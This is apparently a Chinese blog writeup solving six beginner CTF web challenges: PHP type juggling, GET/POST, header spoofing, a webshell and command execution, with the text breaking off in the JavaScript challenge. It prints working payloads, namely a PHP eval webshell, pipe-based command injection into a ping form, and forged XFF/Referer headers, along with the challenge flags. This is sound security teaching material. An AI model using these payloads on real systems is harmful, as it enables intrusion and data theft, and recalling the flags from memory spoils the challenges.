

攻防世界 WEB 新手练习区 writeup 007-012

原创

[ChaoYue_miku](#) 于 2021-09-02 13:03:03 发布 297 收藏 1

分类专栏: [CTF # 攻防世界 # Web](#) 文章标签: [php](#) [python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/ChaoYue_miku/article/details/120058605

版权



[CTF 同时被 3 个专栏收录](#)

127 篇文章 5 订阅


订阅专栏



[攻防世界](#)

6 篇文章 0 订阅

订阅专栏



[Web](#)

4 篇文章 0 订阅

订阅专栏

文章目录

[007 simple_php](#)

[008 get_post](#)

[009 xff_referer](#)

[010 webshell](#)

[011 command_execution](#)

[012 simple_js](#)

007 simple_php



难度系数：1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

0x01 打开网页 有一段PHP源代码



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a!=0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

CSDN @ChaoYue_miku

0x02 进行代码审计

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

首先使用**GET**方法接收两个变量a和b，之后进行条件判断

判断1: `if($a==0 and $a)`，这里要保证a==0且a为真

由于PHP中的 `==` 是弱类型比较，即如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行，由此我们可以令 `a=0a`（后接任意字符或字符串均可）

判断2: `if(is_numeric($b))`，我们要令这句话不成立，否则会退出当前脚本，无法打印后续flag，和判断1相类似，只要b不是纯数字即可

Tips: `is_numeric()` 函数用于检测变量是否为数字或数字字符串

判断3: `if($b>1234)`，b要大于1234，结合判断2，b不能是纯数字,因此可令 `b=1235a`（后接任意字符或字符串均可）

0x03 构造并上传payload

根据以上分析，我们可以得到payload: `a=0a&b=1235a`

最终上传: `111.200.241.244:62363?a=0a&b=1235a`



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C} CSDN @ChaoYue_miku

0x04 得到flag: **Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}**

008 get_post



难度系数: 2.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁同学HTTP通常使用两种请求方法, 你知道是哪两种吗?

Tips: 关于GET和POST方法, 在我的另一篇文章中有介绍:

[浅谈HTTP中GET、POST用法以及它们的区别](#)

0x01 打开网页, 查看题目要求



请用GET方式提交一个名为a,值为1的变量

页面中显示：请用GET方式提交一个名为a,值为1的变量

0x02 使用GET方法提交变量 a=1

111.200.241.244:53968?a=1




请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

题目出现了新的要求：请再以POST方式随便提交一个名为b,值为2的变量

0x03 使用POST方法提交变量 b=2

方法1：使用Firefox浏览器的一个插件Hackbar



请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量
cyberpeace{b2d2655c8d2c8ff9f58ecc45672bb839}

CSDN @ChaoYue_miku

方法2: 使用命令行工具curl



CSDN @ChaoYue_miku

0x04 得到flag: **cyberpeace{b2d2655c8d2c8ff9f58ecc45672bb839}**

009 xff_referer



难度系数: 2.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁其实xff和referer是可以伪造的。

关于xff (X-Forwarded-For) 和referer的介绍:

维基百科中对于xff的解释如下:

X-Forwarded-For (XFF) 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

xff是http的一个拓展头部, 其作用是使Web服务区获取访问用户的真实ip地址(可伪造)。一般来说, 当用户通过代理服务器进行连接时, 服务器只能获取代理服务器的ip地址。借助xff, 服务器不仅能记录代理服务器的地址, 还可以获知用户的ip地址。

该HTTP头的一般格式如下:

```
X-Forwarded-For: client1, proxy1, proxy2`
```

维基百科中对于referer的解释如下:

HTTP来源地址 (referer, 或HTTP referer) 是HTTP表头的一个字段, 用来表示从哪儿链接到目前的网页, 采用的格式是URL。换句话说, 借着HTTP来源地址, 目前的网页可以检查访客从哪里而来, 这也常被用来对付伪造的跨网站请求。

referer也是http的拓展头部, 作用是记录当前请求页面的来源页面的地址。服务器使用referer确认访问来源, 如果referer内容不符合要求, 服务器可以拦截或者重定向请求。

xff和referer均可伪造是解答本题的关键

0x01 打开网页, 查看页面内容



ip地址必须为123.123.123.123


CSDN @ChaoYue_miku

页面中提示：**ip地址必须为123.123.123.123**

0x02 进行xff伪造

使用Firefox浏览器插件X-Forwarded-For Header

修改X-Forwarded-For为：123.123.123.123




必须来自https://www.google.com

CSDN @ChaoYue_miku

伪造xff成功后，页面中显示：必须来自https://www.google.com

0x03 进行referer伪造

使用Firefox浏览器插件Max HackBar
修改Referer为https://www.google.com



The screenshot shows a browser window with the address bar containing the URL `111.200.241.244:54323`. The browser's toolbar includes various icons and the Max HackBar extension. The Max HackBar interface is open, displaying a list of attack types: SQL, Error Based, WAF, XSS, LFI, LDAP, VARIABLES, Bypassers, Passcode, and Other. The 'Load URL' field is set to `http://111.200.241.244:54323/`. The 'Referrer' checkbox is checked, and the 'REVERSE' button is highlighted. The 'Referrer' field is set to `https://www.google.com`. The 'Execution' section is also visible, showing the 'Referrer' field with the spoofed URL. The browser's status bar at the bottom right shows the text 'CSDN @ChaoYue_miku'.

0x04 得到flag: **cyberpeace{e31811b532a28525a98f4b9f0abf1d45}**

010 webshell



难度系数: 2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

0x01 打开网页



你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

CSDN @ChaoYue_miku

页面中显示:

你会使用webshell吗?


```
<?php @eval($_POST['shell']);?>
```

结合题目描述，小宁上传了一个最简单的一句话木马，我们只需要远程连接就可以获取webshell


0x02 使用AntSword（中国剑蚁）进行远程连接


注意：URL地址一定要填写到木马所在的文件

连接密码就是POST变量里的shell



0x03 连接成功后,查找flag





The screenshot shows a web browser window with the title 'AntSword 编辑 窗口 调试'. The address bar shows the URL '111.200.241.244'. The main content area displays the file path '/var/www/html/flag.txt' and the flag value 'cyberpeace{9a38cdc63309a1c4fc8f1c7aa9037bb8}'. The browser interface includes a search bar, a refresh button, and a save button. The text 'CSDN @ChaoYue_miku' is visible in the bottom right corner of the browser window.

0x04 得到flag: **cyberpeace{9a38cdc63309a1c4fc8f1c7aa9037bb8}**

011 command_execution



难度系数: 2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

0x01 打开网页



PING

CSDN @ChaoYue_miku

页面中有一个ping的功能界面

0x02 尝试绕过，查询文件

根据题目描述，该网站没有waf

我们可以考虑先写入一个IP地址，然后通过`|` & `;`等符号进行拼接或者分隔，再接上`ls cat`等Linux命令，从而找到flag

0x03 使用ls命令查询

这里我们构造了这样一条查询语句：

```
127.0.0.1 | ls -R /
```

127.0.0.1是本地的ip地址，ls命令后的-R / 参数可以查询所有文件及其所在目录

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | ls -R /  
/:  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
run.sh  
sbin  
srv  
sys  
tmp  
usr  
var  
  
/bin:  
bash  
bunzip2  
bzip2
```

CSDN @ChaoYue_miku

查询过后显示了很多文件，可以再页面中按Ctrl + F，寻找带有flag的文件名

```
/home:
flag.txt

/lib:
ifupdown
init
klibc-gLiulUM5C1Zpwc25rCxX8UZ6S-s.so
lsb
modprobe.d
plymouth
resolvconf
systemd
terminfo
udev
x86_64-linux-gnu

/lib/ifupdown:
settle-dad.sh

/lib/init:
```

flag | ^ v 高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W) 第 1 页 CSDN 博主 @ChaoYue_miku

找到了flag.txt文件，而且可以得知该文件在home文件夹下

0x04 使用cat语句查看flag.txt文件内容

```
cat /home/flag.txt
```

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{344e8a5c47a0a6a6edcaa12a6c056c20}
```

0x05 得到flag: **cyberpeace{344e8a5c47a0a6a6edcaa12a6c056c20}**

012 simple_js




难度系数：3.0

题目来源：root-me

题目描述：小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

0x01 打开网页 提示我们输入密码



0x02 按Ctrl + U查看页面源代码

```

1 <html>
2 <head>
3 <title>JS</title>
4 <script type="text/javascript">
5 function dechiffre(pass_enc){
6     var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
7     var tab = pass_enc.split(',');
8     var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
9     k = j + (1) + (n=0);
10    n = tab2.length;
11    for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
12        if(i == 5)break;}
13    for(i = (o=0); i < (k = j = n); i++ ){
14        o = tab[i-1];
15        if(i > 5 && i < k-1)
16            p += String.fromCharCode((o = tab2[i]));
17    }
18    p += String.fromCharCode(tab2[17]);
19    pass = p;return pass;
20 }
